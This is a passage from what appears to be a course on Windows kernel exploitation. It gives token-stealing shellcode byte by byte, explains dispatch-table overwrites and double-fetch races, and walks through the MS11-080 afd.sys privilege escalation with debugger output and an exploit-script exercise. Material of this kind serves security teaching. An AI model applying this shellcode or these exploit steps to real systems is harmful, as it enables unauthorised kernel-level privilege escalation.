// Copy into EBX, the current processes Access Token PTR

\x89\x1d\xXX\xXX\xXX\xXX – MOV DWORD PTR DS:[XXXXX], EBX
// Write the token PTR to memory for restoration later

\x8b\x80\x88\x00\x00\x00 – MOV EAX, DWORD PTR DS:[EAX+88]
// Move into EAX the Active Process FLINK PTR

Token Stealing (3)

- Cont.
  - Subtract from EAX, 0x88 bytes to get to the next process on the list's EPROCESS address

```
\x81\xe8\x88\x00\x00\x00 – SUB EAX, 88
```

  - Compare the UID of the process to 4 to look for the system process

```
\x81\xb8\x84\x00\x00\x00\x04\x00\x00\x00 - CMP DWORD PTR DS:[EAX+84],4
```

  - If the compare was not equal (not system), jump back to grab the FLINK of the next process from AP-Links

```
\x75\xe8 – JNZ SHORT 0xe8
```


Token Stealing (3)

\x81\xe8\x88\x00\x00\x00 – SUB EAX, 88
// Subtract from EAX, 0x88-bytes to get to the next process on the list's EPROCESS address

\x81\xb8\x84\x00\x00\x00\x04\x00\x00\x00 - CMP DWORD PTR DS:[EAX+84],4
// Compare the UID of the process to 4 to look for the System process

\x75\xe8 – JNZ SHORT 0xe8
// If the compare was not equal (not System), jump back to grab the FLINK of the next process from AP-Links

Token Stealing (4)

- Cont.
  - When we locate the system process, move into EDX, its Access Token PTR

```
\x8b\x90\xc8\x00\x00\x00 – MOV EDX, DWORD PTR DS:[EAX+C8]
```

  - Move into EAX, the preserved EPROCESS address stored in ECX

```
\x8b\xc1 – MOV EAX, ECX
```

  - Write the address of the system token to the target processes Token offset for privilege escalation


```
\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
```


Token Stealing (4)

\x8b\x90\xc8\x00\x00\x00 – MOV EDX, DWORD PTR DS:[EAX+C8]
// When we locate the System process, move into EDX, its Access Token PTR

\x8b\xc1 – MOV EAX, ECX
// Move into EAX, the preserved EPROCESS address stored in ECX

\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
// Write the address of the System Token to the target processes Token offset for privilege escalation



Restoring the Token (1)

When we finish elevating our privileges and executing any shellcode or OS commands, we would likely want to restore the Token back to its original state to avoid any inconsistencies in the Kernel. The following instructions accomplish this goal.

```
\x33\xc0 – XOR EAX, EAX
// Zero out EAX

\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
// Move into EAX, the pointer to KTHREAD from FS:[0x124]

\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
// Move into EAX, the pointer to EPROCESS from within KTHREAD
```

Restoring the Token (2)

- Cont.
  - Take the original token PTR we preserved in memory and load it into EDX
  - Write the original token PTR back to the current processes EPROCESS offset

```
\x8b\x15\xXX\xXX\xXX\xXX - MOV EDX, DWORD PTR DS:[XXXXX]
```

  - The token has now been restored to its original value, preventing any inconsistency in the Kernel

```
\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
```


Restoring the Token (2)

\x8b\x15\xXX\xXX\xXX\xXX - MOV EDX, DWORD PTR DS:[XXXXX]
// Take the original token PTR we preserved in memory and load it into EDX
\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
// Write the original token PTR back to the current processes EPROCESS offset

At this point, we have restored the token back to its original state.

Overwriting Other Locations

- Other dispatch tables, such as the System Service Dispatch Table (SSDT) may be overwritten as well
- Any function pointer table or one-off function pointer offering indirection is a potential target
- Need to make sure that the overwritten pointer is not called by another process prior to repair
- Kernel hardening in Windows 8 aims to remove the indirection, breaking attack techniques

Overwriting Other Locations

Other dispatch tables in Kernel memory, such as the System Service Dispatch Table (SSDT), are potential targets. Any pointer that aims to offer indirection may be used as long as that pointer is not called by another process. If a hijacked pointer is called by another process prior to repair, a blue screen is likely. Kernel hardening in Windows 8 aims to remove the indirection, breaking some of these known attack techniques.

TOC/TOU Race Conditions (1)

- Another attack technique showing recent success is TOC/TOU race conditions, also known as "Double-Fetch" vulnerabilities
  - Mateusz "j00ru" Jurczyk and Gynvael Coldwind from Google released a presentation and paper:
    - "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns" - PDF
    - http://vexillium.org/dl.php?bochspwn.pdf
    - Bochspwn: "Exploiting Kernel Race Conditions Found via Memory Access Patterns" - Slides
    - http://vexillium.org/dl.php?syscan_slides.pdf

TOC/TOU Race Conditions (1)

Time of Check / Time of Use (TOC/TOU) attacks are nothing new but have presented themselves as a valid vulnerability to exploit again. Often referred to as "double-fetch" vulnerabilities, Mateusz "j00ru" Jurczyk and Gynvael Coldwind from Google released a presentation and paper at SysScan 2013 in Singapore demonstrating the technique and claiming to find ~50 of these vulnerabilities in the Windows 7 Kernel.

References

"Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns." – PDF - http://vexillium.org/dl.php?bochspwn.pdf.

Bochspwn. "Exploiting Kernel Race Conditions Found via Memory Access Patterns" – Slides - http://vexillium.org/dl.php?syscan_slides.pdf.

TOC/TOU Race Conditions (2)

- Example of a double-fetch vulnerability in the Kernel pool

```
PDWORD BufferSize = /* controlled user-mode address */;
PUCHAR BufferPtr = /* controlled user-mode address */;
PUCHAR LocalBuffer;
LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer != NULL) {
  RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
} else {
  // bail
}
```

*BufferSize resides in user mode memory. It is first referenced to allocate memory in the Kernel paged pool, and then referenced again, during RtlCopyMemory. Potential buffer overflow.

Jurczyk, M, Coldwind, G. "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns" http://vexillium.org/dl.php?bochspwn.pdf retrieved June 15, 2013

TOC/TOU Race Conditions (2)

On this slide is a code snippet from Mateusz "j00ru" Jurczyk and Gynvael Coldwind's paper showing an example of a TOC/TOU condition. *BufferSize resides in user mode memory. It is first referenced by the Kernel to allocate memory in the Kernel paged pool, and then referenced again during RtlCopyMemory. This is a potential buffer overflow condition in the Kernel pool.

```
PDWORD BufferSize = /* controlled user-mode address */;
PUCHAR BufferPtr = /* controlled user-mode address */;
PUCHAR LocalBuffer;
LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer != NULL) {
            RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
} else {
            // bail out
}
```

Reference


Jurczyk, M, Coldwind, G. "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns," http://vexillium.org/dl.php?bochspwn.pdf, retrieved January 15, 2013.

Module Summary

- Overwriting dispatch tables and other function pointers is a common technique when locating a Kernel vulnerability
- Shellcode is commonly used to elevate the privileges of the process used for exploitation by tampering with Access Tokens
- TOC/TOU race conditions (double-fetch) seem like they will be around for a while
- This only scratches the surface on common Kernel attack techniques


Module Summary

In this module, we covered techniques such as overwriting the HAL dispatch table, elevating privileges with Token stealing, and exploiting race conditions. This scratches only the surface as to what types of Kernel attacks are available.



Exploiting MS11-080

In this module, we briefly discuss the vulnerability patched in MS11-080.



MS11-080 Ancillary Function Driver Vulnerability


Let's look at MS11-080 because it is a Kernel driver vulnerability that results in Kernel-executed code if successfully exploited. The vulnerability was discovered by Bo Zhou from the National University of Defense Technology. Microsoft summarized the vulnerability as, "An elevation of privilege vulnerability exists where the Ancillary Function Driver (afd.sys) improperly validates input passed from user mode to the Windows kernel."

Reference

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-080. The vulnerability affected Windows XP SP2 and SP3, and Windows Server 2003, both in the 32-bit and 64-bit versions.

AFD.sys BinDiff Results (1)

- One of the functions changed was AfdJoinLeaf(x,x)



- The unpatched version makes a comparison between ebx+4 and 0

```
kd> dd ebx 18  // ebx+4 is the input buffer size
81bd30e4  00052e0e 00000100 00000108 000120bb  ← IOCTL
81bd30f4  00001004 8219a958 81fa02e0 00000000
```


AFD.sys BinDiff Results (1)

One of the functions changed in the patch to the afd.sys driver file was AfdJoinLeaf(x,x). On the left is the unpatched version and on the right, is the patched version. These are the results as shown by BinDiff. As you can see on the left, there is an instruction toward the bottom of the block that says, cmp ds: ebx+4, 0. This instruction does not exist in the patched version. When setting a breakpoint with WinDbg at this location and making a call to the correct IOCTL code (0x120bb), we can see that ebx+4 points to the input buffer size, ebx+8 points to the output buffer size, ebx+0c points to the IOCTL code (0x120bb), and ebx+10h points to the input buffer. This was determined by examining the I/O Request Packet (IRP) during this function call.

Reference

Matteo Memelli published a good interpretation of the patch diff at http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/.

AFD.sys BinDiff Results (2)

- We want to set the input buffer size to 0 as we want to skip this next block after the check:

```
00016C7F  @AfdJoinLeaf@8
00016D88  mov     eax, ds:__imp__MmUserProbeAddress
00016D8D  mov     eax, ds:eax
00016D8F  cmp     ds:edi+0x3C , eax
00016D92  jb      loc_16D9A
```

edi+0x3c points to the output buffer's address.

```
kd> d edi+3c L1
82073044 02101100
```

- As stated by "mxatone," "This variable (MmUserProbeAddress) marks the separation between user-mode and kernel-mode address spaces. In case of an invalid address, an exception is raised by writing in this variable which is read-only."

mxatone. "Analyzing local privilege escalations in win32k" http://www.uninformed.org/?v=10&a=2 retrieved June 15, 2013

AFD.sys BinDiff Results (2)

Based on the last slide, we need to set the input buffer size to 0, bypassing the check shown on this slide. You can see the MmUserProbeAddress variable being moved into the EAX register. Next, it is compared to the address held at edi+0x3c, which is the output buffer's address. This check makes sure that the output buffer is in user memory and not Kernel memory. As stated by mxatone, "This variable (MmUserProbeAddress) marks the separation between user-mode and kernel-mode address spaces. In the case of an invalid address, an exception is raised by writing in this variable which is read-only."

Reference

Mxatone. "Analyzing Local Privilege Escalations in win32k," http://www.uninformed.org/?v=10&a=2, retrieved June 15, 2013.

AFD.sys BinDiff Results (3)

- We need to somehow trigger an overwrite to occur at our crafted output buffer address in Kernel memory
- The HAL dispatch table is a great place to write a malicious pointer, but how?
- As stated by Matteo Memelli in his posting at http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/, there is no obvious trigger inside of the AfdJoinLeaf() function
  - The path identified by Matteo was to craft the IRP to get to the AfdRestartJoin() function, which calls AfdConnectApcKernelRoutine()
  - This function attempts to write the status code 0xC0000207 to the output buffer address we control

AFD.sys BinDiff Results (3)

We now must figure out some path to take to get a pointer overwrite to occur, allowing us to overwrite an address of our choosing in Kernel memory because we can bypass the user mode write address check. We already covered how we can overwrite an entry in the HAL dispatch table and force a call to be made to our malicious pointer. The issue right now is getting an overwrite to occur to the address we place in the output buffer, and whether we can select the value to be written to this location.


As stated by Matteo Memelli in his posting at http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/, there is no obvious trigger inside of the AfdJoinLeaf() function. A path he identified in the article was to get to the AfdRestartJoin() function by crafting a special IRP to route accordingly, eventually calling the AfdConnectApcKernelRoutine() function, which attempts to write a status code of 0xC0000207. The status code 0xC0000207 translates to STATUS_INVALID_ADDRESS_COMPONENT.

Reference

There is a great list of Windows status codes at https://msdn.microsoft.com/en-us/library/cc704588.aspx.

AFD.sys BinDiff Results (4)

- An interesting part of the IRP crafting requirements, to get to AfdConnectApcKernelRoutine(), is the following:



AFD.sys BinDiff Results (4)

One of the many cool parts of this vulnerability is that to get to the AfdConnectApcKernelRoutine() function call we must pass the check shown on the slide. On the top-right block is where we start. A comparison is made between the value 2 and esi+2. ESI+2 holds the socket state. We need to make it hold the value of 2, which is a socket in the CONNECTING state. To make this happen, we must open a TCP connection to a closed port during the attack.

The Overwrite


- At afd!AfdConnectApcKernelRoutine+0x2f the status code of c0000207 is written to [eax], our output buffer in the HalDispatchTable
- When examining the HalDispatchTable+4 entry, it shows 000207ba instead of c0000207 – This additional byte offset was by design to point into user memory where we would need to have shellcode mapped

```
afd!AfdConnectApcKernelRoutine+0x2f:
b25073a5 8908  mov     dword ptr [eax],ecx
kd> r ecx
ecx=c0000207 <-- Status Code
kd> r eax
eax=8054593d <-- Output Buffer
kd> t
afd!AfdConnectApcKernelRoutine+0x31:
b25073a7 834dfcff  or      dword ptr [ebp-4],0FFFFFFFFh
kd> dd 80545938+4 L1
8054593c  000207ba <-- HalDispatchTable+4
```


The Overwrite


At afd!AfdConnectApcKernelRoutine+0x2f the status code of c0000207 is written to [eax], our output buffer in the HalDispatchTable. This is the code that actually performs our wanted pointer overwrite. When examining the HalDispatchTable+4 entry after the overwrite, it shows 000207ba instead of c0000207. This additional byte offset was by design to point into user memory where we would need to have shellcode mapped. You look at this more closely in an upcoming exercise.

```
afd!AfdConnectApcKernelRoutine+0x2f:
b25073a5 8908  mov     dword ptr [eax],ecx
kd> r ecx
ecx=c0000207  ← Status code to be written
kd> r eax
eax=8054593d  ← Address of output buffer, HalDispatchTable in the attack.
kd> t
afd!AfdConnectApcKernelRoutine+0x31:
b25073a7 834dfcff  or      dword ptr [ebp-4],0FFFFFFFFh
kd> dd 80545938+4 L1
8054593c  000207ba  ← HalDispatchTable+4 after successful overwrite.
```




Module Summary

In this module, we introduced the diff and vulnerability from MS11-080, discovered by Bo Zhou. You use this information in the next exercise to try to get the exploit working. This vulnerability is an example of a Windows driver vulnerability in Kernel memory that allows for full system control. You need to ensure that the pointer at the HalDispatchTable+4 points to user memory where shellcode escalates privileges by modifying the access token resides.



Exercise: Exploiting MS11-080


In this exercise, you get a working version of the exploit script for the MS11-080 driver flaw.



Exercise: MS11-080

In this exercise, you must use the information just covered in the last module. You need to go through the diff on your own and try to understand the vulnerability. Then, you need to work on understanding how to get from identifying the vulnerability to taking the right path to trigger it and onward toward the pointer overwrite. You use Windows XP SP3 during this attack as Windows Vista, Windows 7, and 8 do not use the afd.sys driver, or else they would also be vulnerable. The exercise is intentionally left sparse at some points as you should work through the challenges by this point. The best way to learn is to have to solve the problems yourself. Of course, you can ask your instructor for assistance.

You have been provided with working exploit code written by Matteo Memelli, however, the author of this course has intentionally broken it for you to repair. Your goal is to use your knowledge to fix the broken script and get shellcode execution. This includes the requirement to correct the token stealing shellcode. In reality, this exercise could take days of work to get it working. The majority of the work has been done for you in the script. Use this time to understand the specific flaw and exploit technique.



Exercise: Diff

At this point in the book and the overall course, you should be prepared to work a little harder at reading through the diff results, identifying the vulnerability, and working toward Kernel debugging. The patched and unpatched afd.sys driver file for XP SP3 is in your 760.4 folder. Use the previous module for help in your diff when needed. As stated on the slide

- Start by loading the two files into IDA and disassembling.
- Diff the two and look for the AfdJoinLeaf() function.
- Read through the previous module and locate the desired path.
- Work toward Kernel debugging your XP SP3 VM.

We will not be walking through the diff again as part of this exercise as it was already covered.

Exercise: Setting Up Kernel Debugging on XP SP3

- If you haven't already done so, you need to configure your XP SP3 VM for Kernel debugging
  - You need to add the following to your c:\boot.ini file:
  - multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows XP SP3, Enterprise DEBUG" /noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200
  - Make sure that you select the right COM port
  - In VMware, with the VM powered down, add a new serial port, and make the appropriate configuration settings
  - Boot it back up and check that you can connect with WinDbg as we did previously

Exercise: Setting Up Kernel Debugging on XP SP3

If you haven't already configured your Windows XP SP3 VM to allow Kernel debugging, you need to do so at this time. First, go to your c:\boot.ini file and add the following line:

multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows XP SP3, Enterprise DEBUG" /noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200

Make sure you select the right COM port. Also, if you cannot view the boot.ini file in your C root directory, make sure that you have enabled the viewing of hidden files and OS protected files in the folder's settings. After you have completed this, power down the VM and make the appropriate VMware settings. This was covered previously where you created a new serial port. After you have completed the necessary steps, boot the VM, and ensure that you can connect with WinDbg.

Exercise: The Exploit Code (1)

- The exploit code is in your 760.4 folder
  - There are two versions, MS11-080.py and MS11-080-FINISHED.py
  - Use the MS11-080.py version as the other one is the completed script with this author's comments
  - The exploit code is much longer than what you may be used to working with
  - There are multiple requirements and we cover each overall section of the script
  - The script was written in Python using the ctypes module

Exercise: The Exploit Code (1)

The exploit code is in your 760.4 folder. There are two versions, one is titled "MS11-080.py" and the other is titled "MS11-080-FINISHED.py." Use the MS11-080.py version because it is the correct one for this exercise. The other version is the completed script with comments by Stephen Sims to help answer any questions you may have. The exploit code in this script is quite long and may be longer than what you are normally accustomed to working with around exploitation. The reasoning is that there are several requirements, such as defining various structures, setting up a socket, making an IOCTL request, triggering the vulnerability, shellcode requirements, cleanup, and calling the right function for shellcode execution. We cover each of the main sections of the script.

Exercise: The Exploit Code (2)

- The top of the script is simply the import statements for ctypes and such, followed by usage statements
- After that you get to the findSysBase() function:

```
def findSysBase(drvname=None):
    ARRAY_SIZE                  = 1024
    myarray                     = c_ulong * ARRAY_SIZE
    lpImageBase                 = myarray()
    cb                          = c_int(1024)
    (Truncated for space)
```

- This function is used to get the Kernel's base address, as well as any driver and DLL files passed to it
- See the code at this URL for more info on the technique:
  http://waitfordebug.wordpress.com/2012/01/16/dumping-drivers-on-windows/

Exercise: The Exploit Code (2)

The top of the exploit script starts with the normal import statements for the various modules needed, such as ctypes. Just after that is the usage requirements. Following that is the findSysBase() function, which is used to get the Kernel's base address by loading it, as well as the base address for any driver file or DLL passed to it, such as hal.dll. Here is a snippet of the code:

```
def findSysBase(drvname=None):
    ARRAY_SIZE                  = 1024
    myarray                     = c_ulong * ARRAY_SIZE
    lpImageBase                 = myarray()
    cb                          = c_int(1024)
    (Truncated for space)
```

Reference

See the code at this URL for more information on the technique:
http://waitfordebug.wordpress.com/2012/01/16/dumping-drivers-on-windows/.

Exercise: The Exploit Code (3)

- The next block of code defines some of the C data types:

```
WSAGetLastError   = windll.Ws2_32.WSAGetLastError
WSAGetLastError.argtypes = ()
WSAGetLastError.restype  = c_int
SOCKET                   = c_int
WSASocket                = windll.Ws2_32.WSASocketA
WSASocket.argtypes       = (c_int, c_int, c_int,
